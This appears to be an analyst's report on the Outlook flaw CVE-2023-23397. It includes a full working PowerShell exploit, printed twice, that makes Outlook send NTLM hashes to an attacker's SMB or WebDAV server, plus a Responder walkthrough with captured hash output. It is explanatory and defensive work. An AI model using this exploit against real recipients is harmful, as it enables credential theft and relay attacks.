CVE-2023-23397 Report

“CVE-2023-23397 is a critical EoP vulnerability in Microsoft Outlook that is triggered when an attacker sends a message with an extended MAPI property with a UNC path to an SMB (TCP 445) share on a threat actor-controlled server on an untrusted network. No user interaction is required. The threat actor is using a connection to the remote SMB server sends the user’s NTLM negotiation message, which the attacker can then relay for authentication against other systems that support NTLM authentication”(MSRC).

In simple terms, this vulnerability affects Microsoft Outlook for Windows, which is an email client software. The vulnerability can be exploited by a remote attacker to elevate their privileges and gain unauthorized access to sensitive information. The attacker can send a message with a specific type of property that contains a link to a server controlled by the attacker. When the user receives the message, the link is automatically accessed, which can enable the attacker to steal the user's credentials and use them to access other systems that support NTLM authentication. This could potentially result in the compromise of other systems on the network. To mitigate this vulnerability, Microsoft has released a security update for Microsoft Outlook for Windows. It is strongly recommended that users update their software to ensure that they remain protected from this vulnerability.


Why It’s So Dangerous:

The malicious email requires no user interaction to conduct this attack. The email and the exploit itself trigger automatically upon landing in a user’s inbox. The loss of financial data, sensitive customer information, employee data, and more are realistic and potentially devastating consequences of such an attack.

Threat Actors:

APT28 (a.k.a STRONTIUM, Sednit, Sofacy, and Fancy Bear) has been linked to Russia's military intelligence service, GRU, and exploited the CVE-2023-23397 vulnerability between April and December 2022.


Below is a Proof-of-Concept Script that explains how this vulnerability is exploited:



```
# PoC script for CVE-2023-23397, ported to PowerShell
# Credits go to Dominic Chell at MDSec
# See: https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

$ol = New-Object -ComObject Outlook.Application
$meeting = $ol.CreateItem('olAppointmentItem')
$meeting.Subject = 'Time for a malicious meeting'
$meeting.Body = 'Simple CVE-2023-23397 test script'
$meeting.Location = 'Virtual'
$meeting.ReminderSet = $True
$meeting.Importance = 1
$meeting.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
$meeting.Recipients.Add('user@domain.com') # Set 'to' email address here

# Creates a meeting 16 mins in the future with a reminder 15mins before - should trigger the request 1minute after running
$meeting.ReminderMinutesBeforeStart = 15
$meeting.Start = [datetime]::Now.AddMinutes(16)
$meeting.Duration = 30
$meeting.ReminderPlaySound = $True
$meeting.ReminderOverrideDefault = $True

# This is the property that causes the vulnerability -
# Outlook will attempt to load the sound file from a remote
# server (if specified in the UNC path)
$meeting.ReminderSoundFile = "\\<UNC PATH>" # Change to your SMB server

# This can also be a WebDAV request (see https://www.n00py.io/2019/06/understanding-unc-paths-smb-and-webdav/) either via HTTP or HTTPS:
# $meeting.ReminderSoundFile = "\\foobar.com@80\soundfile.wav"
# $meeting.ReminderSoundFile = "\\foobar.com@SSL@443\soundfile.wav"

$meeting.Save()
$meeting.Send()
```


Steps:

Populate code into PowerShell, set destination email.




```
# PoC script for CVE-2023-23397, ported to PowerShell
# Credits go to Dominic Chell at MDSec
# See: https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

$ol = New-Object -ComObject Outlook.Application
$meeting = $ol.CreateItem('olAppointmentItem')
$meeting.Subject = 'Time for a malicious meeting'
$meeting.Body = 'Simple CVE-2023-23397 test script'
$meeting.Location = 'Virtual'
$meeting.ReminderSet = $True
$meeting.Importance = 1
$meeting.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting
$meeting.Recipients.[redacted] # Set 'to' email address here

# Creates a meeting 16 mins in the future with a reminder 15mins before - should trigger the request 1minute after running
$meeting.ReminderMinutesBeforeStart = 1
$meeting.Start = [datetime]::Now.AddMinutes(2)
$meeting.Duration = 5
$meeting.ReminderPlaySound = $True
$meeting.ReminderOverrideDefault = $True

# This is the property that causes the vulnerability -
```

Open Responder. Responder is a python tool, capable of harvesting credentials through Man in the Middle (MiTM) attack within Windows networks.



```
[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [illegible]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [45.33.73.196]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-IAAUUMFT9GP]
    Responder Domain Name      [H7W5.LOCAL]
    Responder DCE-RPC Port     [47377]

[+] Listening for events...

[!] Error starting TCP server on port 3389, check permissions or other servers running.
[!] Error starting SSL server on port 443, check permissions or other servers running.
[!] Error starting SSL server on port 5986, check permissions or other servers running.
```

Alert Pop-Up:




1 Reminder(s)

Time for a malicious meeting
8:37 AM Friday, March 17, 2023
Virtual

Time for a malicious meeting   1 minute

Click Snooze to be reminded in:
0 hours before start

Hashes:



```
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
46005400390047005[redacted]
0007FE378AA58D901[redacted]
002E0031003900360[redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
46005400390047005[redacted]
0007FE378AA58D901[redacted]
002E0031003900360[redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
46005400390047005[redacted]
0007FE378AA58D901[redacted]
002E0031003900360[redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
46005400390047005[redacted]
0007FE378AA58D901[redacted]
002E0031003900360[redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
[SMB] NTLMv2-SSP [redacted]
46005400390047005[redacted]
0007FE378AA58D901[redacted]
002E0031003900360[redacted]
```

Mitigation:

“To address this vulnerability, you must install the Outlook security update, regardless of where your mail is hosted (e.g., Exchange Online, Exchange Server, some other platform) or your organization’s support for NTLM authentication. The Outlook update addresses the vulnerability by only using the path to play a sound when from a local, intranet or trusted network source” (MSRC).

References

Msrc. (n.d.). Microsoft. MSRC Blog | Microsoft Security Response Center. Retrieved March 24, 2023, from https://msrc.microsoft.com/blog/2023/03/microsoft-mitigates-outlook-elevation-of-privilege-vulnerability/

Admin. (2023, March 15). Exploiting CVE-2023-23397: Microsoft Outlook Elevation of privilege vulnerability. MDSec. Retrieved March 24, 2023, from https://www.mdsec.co.uk/2023/03/exploiting-cve-2023-23397-microsoft-outlook-elevation-of-privilege-vulnerability/

ka7ana. (2023, March 16). CVE-2023-23397/CVE-2023-23397.PS1 at main · Ka7ana/CVE-2023-23397. GitHub. Retrieved March 24, 2023, from https://github.com/ka7ana/CVE-2023-23397/blob/main/CVE-2023-23397.ps1